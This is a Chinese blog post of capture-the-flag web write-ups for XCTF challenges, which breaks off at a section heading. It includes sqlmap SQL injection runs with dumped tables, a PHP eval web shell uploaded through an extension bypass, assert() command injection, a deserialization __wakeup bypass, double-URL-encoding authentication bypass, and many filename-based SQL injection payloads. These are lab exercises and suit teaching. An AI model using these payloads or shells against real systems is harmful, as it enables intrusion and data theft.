

攻防世界writeup——Web（持续更新）

原创


[LetheSec](#) 于 2019-08-12 21:24:42 发布 6746 收藏 17

分类专栏: [CTF](#) 文章标签: [CTF Writeup](#) [攻防世界](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42181428/article/details/89345094

版权



[CTF 专栏收录该内容](#)

24 篇文章 8 订阅

订阅专栏

文章目录

- [ics-06 \(XCTF 4th-CyberEarth\)](#)
- [NewsCenter \(XCTF 4th-QCTF-2018\)](#)
- [lottery \(XCTF 4th-QCTF-2018\)](#)
- [NaNNaNNaN-NaN-Batman \(tinyctf-2014\)](#)
- [unserialize3](#)
- [upload](#)
- [mfw \(csaw-ctf-2016-quals\)](#)
- [PHP2](#)
- [FlatScience \(Hack.lu-2017\)](#)
- [upload \(RCTF 2015\)](#)
- [cat \(XCTF 4th-WHCTF-2017\)](#)
- [ics-05 \(XCTF 4th-CyberEarth\)](#)
- [bug \(RCTF-2015\)](#)
- [wtf.sh-150 \(csaw-ctf-2016-quals\)](#)

[Get flag1](#)


[Get flag2](#)

[web2 \(NSCTF\)](#)

ics-06 (XCTF 4th-CyberEarth)

题目描述: 云平台报表中心收集了设备管理基础服务的数据, 但是数据被删除了, 只有一处留下了入侵者的痕迹。

进入题目后，发现访问index.php会被跳转到index.php?id=1 而且还有写送分题，尝试sql注入无果，原来是一道脑洞题。爆破id至id=2333，即得到flag。



The screenshot shows the Burp Suite interface. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below this is a filter bar that says 'Filter: Showing all items'. A table lists several requests with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. The first request (ID 2334) is highlighted in orange and has a payload of '2333', a status of '200', and a length of '1901'. Below the table, there are tabs for 'Request' and 'Response'. The 'Response' tab is selected, showing the raw response content:

```
});  
</script>  
  
</body>  
</html>
```

 At the bottom of the response view, there is a long alphanumeric string: `cyberpeace{1a7941292b18a62e1e5065d879c3dc9e}`. A URL is visible in the bottom right corner: https://blog.csdn.net/qq_42181428.

NewsCenter (XCTF 4th-QCTF-2018)

1、进入网站后，有一个搜索栏，抓包得：

```
POST / HTTP/1.1  
Host: 111.198.29.45:58328  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Referer: http://111.198.29.45:58328/  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 10  
Connection: close  
Upgrade-Insecure-Requests: 1
```

`search=123`

https://blog.csdn.net/qq_42181428

2、怀疑 `serch` 为注入点，尝试sql注入。将报文保存下来，用sqlmap跑一下，发现可以直接出结果。

```
(1) python2 sqlmap.py -r 1.txt --dbs
```

```
[23:04:37] [INFO] fetching database names
available databases [2]:
[*] information schema
[*] news
```

```
(2) python2 sqlmap.py -r 2.txt -D "news" -T "secret_table" -C "f14g,id" --dump
```

```
[23:30:26] [INFO] fetching entries of column(s) 'f14g, id' for table 'secret table' in database 'news'
Database: news
Table: secret table
[1 entry]
+-----+-----+
| f14g          | id |
+-----+-----+
| QCTF{sq1_inJec7ion_ezzz} | 1  |
+-----+-----+

[23:30:26] [INFO] table 'news.secret table' dumped to CSV file 'C:\Users\YXJ_computer\.sqlmap\output\111.198.29.45\dum
ews\secret_table.csv'
[23:30:26] [INFO] fetched data logged to text files under 'C:\Users\YXJ_computer\.sqlmap\output\111.198.29.45'

[*] ending @ 23:30:26 /2019-05-02/ https://blog.csdn.net/qq\_42181428
```

疑问:

最后爆字段值的时候, 如果只想得到 `f14g` 列的字段会报错:

```
python2 sqlmap.py -r 2.txt -D "news" -T "secret_table" -C "f14g" --dump
```

```
Parameter: search (POST)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: search=123' UNION ALL SELECT NULL,CONCAT(CONCAT('qqkqq','vv1rAdZPyMyCbSOJTgUbV0nivMBieHDoFAFmACG'),'qjvbq'),NULL-- qMtC
),NULL-- qMtC

[23:36:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL 5
[23:36:49] [INFO] fetching entries of column(s) 'f14g' for table 'secret table' in database 'news'
[23:36:49] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number
of entries). Falling back to partial UNION technique
[23:36:49] [INFO] used SQL query returns 1 entry
[23:36:49] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch
'--hex'
[23:36:49] [WARNING] unable to retrieve the entries of columns 'f14g' for table 'secret_table' in database 'news'
[23:36:49] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2 times
[23:36:49] [INFO] fetched data logged to text files under 'C:\Users\YXJ_computer\.sqlmap\output\111.198.29.45'

[*] ending @ 23:36:49 /2019-05-02/ https://blog.csdn.net/qq\_42181428
```

发现此时sqlmap用的payload是:

```
search=123' UNION ALL SELECT
```

```
NULL,CONCAT(CONCAT('qqkqq','vv1rAdZPyMyCbSOJTgUbV0nivMBieHDoFAFmACG'),'qjvbq'),NULL-- qMtC
```

再根据报错信息, 原因应该是联合查询注入字段间编码不同无法显示内容问题。

但是同时查询 `f14g` 和 `id`

lottery (XCTF 4th-QCTF-2018)

打开题目先注册，然后发现flag可以购买。但得先去买彩票赢得足够的钱，七位数字的彩票，猜中的位数越多，赢得的钱越多，因此应该在买彩票这里出了一些漏洞。

Buy a lottery!

People are winning fabulous prizes every day. You could win up to \$5000000!

Play to win!

Rules

- Each starter has \$20
- Pay \$2, and select 7 numbers. Comparing with the winning number:
- 2 same numbers: you win \$5
- 3 same numbers: you win \$20
- 4 same numbers: you win \$300
- 5 same numbers: you win \$1800
- 6 same numbers: you win \$200000
- 7 same numbers: you win \$5000000

https://blog.csdn.net/qq_42181428

1、首先访问目录 `robots.txt`，存在 `.git` 泄露。

```
User-agent: *  
Disallow: /.git/
```

2、利用工具 **GitHack**，得到网站源码：

```
E:\CTFtools\Web\GitHack  
λ python2 githack.py http://111.198.29.45:32513/.git/  
  
[G]it[Hack]  
A '.git' folder disclosure exploit.  
  
[*] Check Depends  
[+] Check depends end  
[*] Set Paths  
[*] Target Url: http://111.198.29.45:32513/.git/  
[*] Initialize Target  
[*] Try to Clone straightly  
[-] [Skip][First Try] E:\CTFtools\Web\GitHack\dist\111.198.29.45_32513\.git already exists.  
[*] Valid Repository  
[+] Valid Repository Success  
  
[+] Clone Success. Dist File : E:\CTFtools\Web\GitHack\dist\111.198.29.45_32513_42181428
```

https://blog.csdn.net/qq_42181428

3、进行代码审计，问题出现在 `api.php` 里的 `buy` 函数，这个函数就是用来判断是否猜中：

```
function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums(); //中将号码由随机数函数生成
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){ //这里用的'=='弱比较来判断每一位数是否猜中
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
            $prize = 20;
            break;
        case 4:
            $prize = 300;
            break;
        case 5:
            $prize = 1800;
            break;
        case 6:
            $prize = 200000;
            break;
        case 7:
            $prize = 5000000;
            break;
        default:
            $prize = 0;
            break;
    }
    $money += $prize - 2;
    $_SESSION['money'] = $money;
    response(['status'=>'ok', 'numbers'=>$numbers, 'win_numbers'=>$win_numbers, 'money'=>$money, 'prize'=>$prize]);
}
```

- 其中 `$numbers` 来自用户 json 输入 `{"action":"buy","numbers":"1234567"}`，没有检查数据类型。
- 中奖号码 `$win_numbers` 是随机生成的数字字符串。
- 判断逻辑使用的是 PHP 弱类型松散比较，因此比较好绕过，以 `"1"` 为例，和 `TRUE`、`1`、`"1"` 都相等。

(4) 由于 json 支持布尔型数据，因此可以抓包改包。

抓到的包如下：

```
POST /api.php HTTP/1.1
Host: 111.198.29.45:32513
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://111.198.29.45:32513/buy.php
```

Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 36
Connection: close
Cookie: PHPSESSID=184df9fa0ea6c9305508a431aba10b7c

```
{"action": "buy", "numbers": "1234567"}
```

https://blog.csdn.net/qq_42181428

改完数据之后:

POST /api.php HTTP/1.1
Host: 111.198.29.45:32513
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://111.198.29.45:32513/buy.php
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 36
Connection: close
Cookie: PHPSESSID=184df9fa0ea6c9305508a431aba10b7c

```
{"action": "buy", "numbers": [true,true,true,true,true,true,true]}
```

https://blog.csdn.net/qq_42181428

这样改完之后，当函数在判断号码是否中奖时，每次都会判断 `true` 是否等于某个随机数，这样只要随机数不是0，都将成功判断。这样多发包几次，就可以赢得足够的钱来购买flag了：

Here is your flag: xctf{249ca18d8fabdece609833f728b1e9fc}

All items

Flag

\$9990000

On Sale
buy the flag if you can

Buy

https://blog.csdn.net/qq_42181428

直接给了一个附件，里面是一段Javascript脚本，看起来有点奇怪，放在自己的环境里打开是一个输入框和一个提交按钮。

```
<script>
_='function $((){e=getEleById("c").value;length==16^be0f23233ace98aa$c7be9){tfls_aie}na_h0l1nrg{e_0iit\'_ns=[t,n,r,i];for(o=0;o<13;++o){ [0]}.splice(0,1)}} \'<input id="c">< button onclick=$(())>Ok</>\'');delete _var ",("docu.)match(/"
);/)!=null=[" write(s[o%4]buttonif(e.ment'
for(Y in $=' ') with(._split($[Y]))_=_join(pop());
eval(_
</script>
```

1、首先将最后的 `eval(_)` 改为 `console.log(_)`，并用浏览器上的控制台运行这段代码，发现变量 `_` 是一个函数：



```
function $(()
{
    var e=document.getElementById("c").value;
    if(e.length==16)
        if(e.match(/^be0f23/) !=null)
            if(e.match(/233ac/) !=null)
                if(e.match(/e98aa$/) !=null)
                    if(e.match(/c7be9/) !=null){
                        var t=["f1", "s_a", "i", "e"];
                        var n=["a", "_h01", "n"];
                        var r=["g{", "e", "_0"];
                        var i=["it'", "_", "n"];
                        var s=[t,n,r,i];
                        for(var o=0;o<13;++o)
                        {
                            var a=document.write(s[o%4][0]);s[o%4].splice(0,1)
                        }
                    }
}
document.write('<input id="c"><button onclick=$(())>Ok</button>');
delete _
```

2、审计代码，也就是在web100，也就是在一开始的输入框里输入的值要满足下面五个条件的判断才能执行下面的代码。

```
if(e.length==16)
    if(e.match(/^be0f23/) !=null)
        if(e.match(/233ac/) !=null)
            if(e.match(/e98aa$/) !=null)
                if(e.match(/c7be9/) !=null)
```

- 输入的字符串长度必须为16个字符
- 字符串的开头必须要匹配 `be0f23`
- 字符串的结尾必须要匹配 `e98aa`
- 字符串中要能匹配到 `233ac` 和 `c7be9`

因为限制了字符串的长度，因此这里要利用重叠来构造长度为16且满足所有正则表达式的字符串。
构造如下： `be0f233ac7be98aa`

3、将上一步构造的字符串提交到那个输入框中，得到flag。

flag{it's_a_h0le_in_0ne}

unserialize3

1、看名字就知道是一道反序列化的题目，打开网站看到：

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

https://blog.csdn.net/qq_42181428

2、将该类的对象序列化后为： `O:4:"xctf":1:{s:4:"flag";s:3:"111";}`

每当序列化时都会执行 `__wakeup()` 函数，而这里明显需要绕过 `__wakeup()` 函数，通过 `CVE-2016-7124` 来绕过，简单来说就是当序列化字符串中表示对象属性个数的值大于真实的属性个数时会跳过 `__wakeup` 的执行。

3、最终的payload: `?code=0:4:"xctf":2:{s:4:"flag";s:3:"111"};`

the answer is : cyberpeace{f92ffef22ab09a924c23785bb827c09a}

upload

1、进入题目，是一个上传界面，且只允许上传图片。



2、因为是前端检验，直接上传 `shell.jpg`，BurpSuite抓包改后缀为 `.php`。

```
POST /index.php HTTP/1.1
Host: 111.198.29.45:33656
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://111.198.29.45:33656/
Content-Type: multipart/form-data; boundary=-----18467633426500
Content-Length: 221
Connection: close
Upgrade-Insecure-Requests: 1

-----18467633426500
Content-Disposition: form-data; name="upfile"; filename="shell.php"
Content-Type: image/jpeg

<?php @eval($_POST['pass']);?>
-----18467633426500--
```

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2019 12:30:15 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.37
Vary: Accept-Encoding
Content-Length: 960
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
upload success : upload/1556886615.shell.php
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />


<script type="text/javascript">
```

```
Array.prototype.contains = function (obj) {
  var i = this.length;
  while (i--) {
    if (this[i] === obj) {
      return true;
    }
  }
  return false;
}
```

https://blog.csdn.net/qq_42181428

3、连接shell，在上一次目录里发现 `flag.php`。

flag.php index.html index.php install.sh upload




4、再传入 `pass=system('cat ../flag.php');`，在源码里得到flag。

```
1 <?php
2 $flag="cyberpeace{a1864cd57dd233c551662b1c7e043500}";
3 ?>
4
```

mfw (csaw-ctf-2016-quals)

1、进入题目，在 `About` 页面看到出题者使用了 `Git`，再通过扫描目录确认存在 `Git` 泄露，利用GitHack工具得到源码。



About

I wrote this website all by myself in under a week!

I used:

- Git
- PHP
- Bootstrap

https://blog.csdn.net/qq_42181428

2、源码里有 `flag.php` 文件，但是里面并没有flag，代码审计，在 `index.php` 里发现了问题。

```
//index.php
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// I heard '..' is dangerous!

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>

.....html code

<?php
    require_once $file;
?>
```

3、发现 `assert()` 函数里，有我们可控的参数 `$page`，而且并没有进行过滤，`assert()` 函数在验证断言之前将其参数解释为PHP代码。

因此构造如下payload: `) or system('cat ./templates/flag.php');//`

这样，注入后的语句就变成了：

```
assert("strpos('templates/ ') or system('cat ./templates/flag.php');// .php', '..') === false") or die("Detected hacking attempt!");
```

// 后面的语句则被注释掉了。

得到flag:

```
1 <?php $FLAG="cyberpeace{9edb6204a2df4af425ab9de5216df40f}"; ?>
2 <!DOCTYPE html>
3 <html>
4     <head>
5         <meta charset="utf-8">
6         <meta http-equiv="X-UA-Compatible" content="IE=edge">
7         <meta name="viewport" content="width=device-width, initial-scale=1">
```

PHP2

1、进入题目后，界面如下：

Can you authenticate to this website?

说实话，我卡了很久无从下手，最后得知是访问 `index.phps` 页面，说是看源码，但我其实并没有看到什么...

2、访问 `index.phps` ,看到如下源码：

```
<?php
if("admin"===$_GET[id]) {
    echo("<p>not allowed!</p>");
    exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
    echo "<p>Access granted!</p>";
    echo "<p>Key: xxxxxxxx </p>";
}
?>
```

3、简单的代码审计，浏览器和代码都对传入的参数进行了对 `urldecode`，因此只要对传入的 `admin` 进行两次 `urlencode`。
构造payload: `index.php?id=%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65`

Access granted!

Key: cyberpeace{b49d1548b01a6db347202dd54633edf9}

Can you authenticate to this website?

https://blog.csdn.net/qq_42181428

FlatScience (Hack.lu-2017)

1、首先访问 `robots.txt` 页面，发现提示了有 `/login.php` 和 `/admin.php` 两个页面。

Login

Login Page, do not try to hax here plox!

ID:

Password:

Submit

Flux Horst (Flux dot Horst at rub dot flux)

https://blog.csdn.net/qq_42181428

2、在 `login.php` 中F12发现:

```
<!-- TODO: Remove ?debug-Parameter! -->
```

于是尝试 `?debug` 可以得到源码如下:

```

<?php
ob_start();
?>
-----
html code
-----

<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
    $user = $_POST['usr'];
    $pass = $_POST['pw'];

    $db = new SQLite3('../fancy.db');

    $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".sha1($pass."Salz!")."");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occurred!";
    }

    if(isset($row['id'])){
        setcookie('name', ' '.$row['name'], time() + 60, '/');
        header("Location: /");
        die();
    }
}

if(isset($_GET['debug']))
highlight_file('login.php');
?>

```

数据库查询的语句为：

```
SELECT id,name from Users where name='$id' and password='sha1($pass."Salz!")'
```

通过POST接收usr和pw参数，没有做任何过滤，带入sql查询。若查询的结果id字段不为空，则执行setcookie操作，会将查询的结果name字段插入到cookie中。

上述语句中的 `$user` 是可控的，即login页面中id输入框中的内容，因此可以通过注入将后面的语句注释掉，这样子就可以进行注入。

upload (RCTF 2015)

1、先进入页面发现是一个登陆界面，注册账号进去之后是一个上传页面，上传一个文件之后会先返回成功上传并回显你的 `uid`。

File lethe.jpg has been uploaded from 123and uid is:1661

然后再回到上传页面发现你上传的文件名会显示在页面上，这种情况判断是否由文件名导致xss或者文件名的注入，查看页面源码，发现文件名中的引号等符号会被转义，因此排除了xss。

并且通过回显的文件名可以判断，过滤了 `select` , `from` 等关键词（通过双写绕过），这样就明确了利用文件名进行注入。

2、注入可以有两种方式，即未知表的结构和已猜测到表的结构（某大佬writeup中）。

(1) 当你不知道表的结构时，只能先大致推测后台的insert插入语句：

```
insert into 表名('filename',...) values('你上传的文件名',...);
```

这样可以构造下列文件名进行注入：

```
文件名'+(select conv(substr(hex(database()),1,12),16,10))+'.jpg'
```


拼接后的sql语句为：

```
...values('文件名'+(select conv(substr(hex(database()),1,12),16,10))+'.jpg',...);
```

- 这里 `hex()` 函数将字符串转换为16进制，而 `conv(str,16,10)` 则将str由16进制再转换为10进制
- 然后利用了mysql的隐式类型转换，其实就是当字符串与整数相加时，会当作整数来解释，例如：

```
mysql> select '12as'+0;
+-----+
| '12as'+0 |
+-----+
|      12 |
+-----+
1 row in set, 1 warning (0.00 sec)
```

- 而之所以还要用到 `substr()` 是因为当查询的字符串太长时，转换为10进制就会用科学记数法来表示，这样就没办法再转换为字符串了，因此需要用 `substr()` 来将长字符串分段进行查询。



通过这种方式，就可以一步步的查询到flag了。

全部payload:

```
(1) 查询数据库:
lethe '+(select conv(substr(hex(database()),1,12),16,10))+'.jpg
返回:
131277325825392 转16进制再转字符得: web_up

lethe'+(select conv(substr(hex(database()),13,12),16,10))+'.jpg
返回:
1819238756 转16进制再转字符得: load
```

拼接起来得知数据库名为:web_upload

(2) 然后查表:

```
lethe'+(seleselectct+conv(substr(hex((seleselectct table_name frfromom information_schema.tables where table_sch  
ema = 'web_upload' limit 1,1)),1,12),16,10))+'.jpg
```

返回:

114784820031327 转16进制再转字符得: hello_

```
lethe'+(seleselectct+conv(substr(hex((seleselectct TABLE_NAME frfromom information_schema.TABLES where TABLE_SCH  
EMA = 'web_upload' limit 1,1)),13,12),16,10))+'.jpg
```

返回:

112615676665705 转16进制再转字符得: flag_i

```
lethe'+(seleselectct+CONV(substr(hex((seleselectct TABLE_NAME frfromom information_schema.TABLES where TABLE_SCH  
EMA = 'web_upload' limit 1,1)),25,12),16,10))+'.jpg
```

返回:

126853610566245 转16进制再转字符得: s_here

拼接起来得知存放flag的表名为: hello_flag_is_here

(3)然后查这个表里有什么字段:

```
lethe'+(seleselectct+CONV(substr(hex((seleselectlect COLUMN_NAME frfromom information_schema.COLUMNS where TABLE_N  
AME = 'hello_flag_is_here' limit 0,1)),1,12),16,10))+'.jpg
```

返回:

115858377367398 转16进制再转字符得: i_am_f

```
lethe'+(seleselectct+CONV(substr(hex((seleselectlect COLUMN_NAME frfromom information_schema.COLUMNS where TABLE_N  
AME = 'hello_flag_is_here' limit 0,1)),13,12),16,10))+'.jpg
```

返回:

7102823 转16进制再转字符得: lag

拼接起来得知存放flag的字段是:i_am_flag

(4)然后查询flag:

```
lethe'+(seleselectct+CONV(substr(hex((seleselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),1,12),16,10  
))+'.jpg
```

返回:

36427215695199 转16进制再转字符得: !!_@m_

```
lethe'+(seleselectct+CONV(substr(hex((seleselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),13,12),16,1  
0))+'.jpg
```

返回:

92806431727430 转16进制再转字符得: Th.e_F

```
lethe'+(seleselectct+CONV(substr(hex((seleselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),25,12),16,1  
0))+'.jpg
```

返回:

560750951 转16进制再转字符得: !lag

拼起来之后得到flag: !!_@m_Th.e_F!lag

(2)第二种方式,当你已经猜出了表的结构得适合,那就很简单了,某位大佬的wp中写出了表的结构为: (filename,uid,uid)

先上传一个文件得到自己的 uid:

这样就可以构造:

```
文件名','uid','uid'),((database()),'uid','uid')#.jpg
```


拼接后为:


```
...values ('文件名','uid','uid'),((database()),'uid','uid')#.jpg ','uid','uid');
```

即:

```
...values ('文件名','uid','uid'),((database()),'uid','uid')
```

这样再插入的时候就会多插入一行，这样就可以进行注入了。

如payload: `lethe','1665','1665'),((database()),'1665','1665')#.jpg`



最终payload: (我的uid为1665)

(1) 查表名

```
lethe','1665','1665'),(( seselectlect group_concat(table_name) frfromom information_schema.tables where table_sc  
hema = 'web_upload'),'1665','1665')#.jpg
```

(2) 查列名

```
lethe','1665','1665'),(( seselectlect group_concat(column_name) frfromom information_schema.columns where table_  
name= 'hello_flag_is_here' ),'1665','1665')#.jpg
```

(3) 查flag

```
lethe','1665','1665'),(( seselectlect i_am_flag frfromom hello_flag_is_here),'1665','1665')#.jpg
```

Upload page - Welcome lethe0

Logout

file list(<10 files)

选择文件 未选择任何文件

submit

lethe

!!_@m_Th.e_F!lag ← flag

lethe

files,hello_flag_is_here,members ← 表名

i_am_flag ← 字段名

lethe

https://blog.csdn.net/qq_42181428

cat (XCTF 4th-WHCTF-2017)

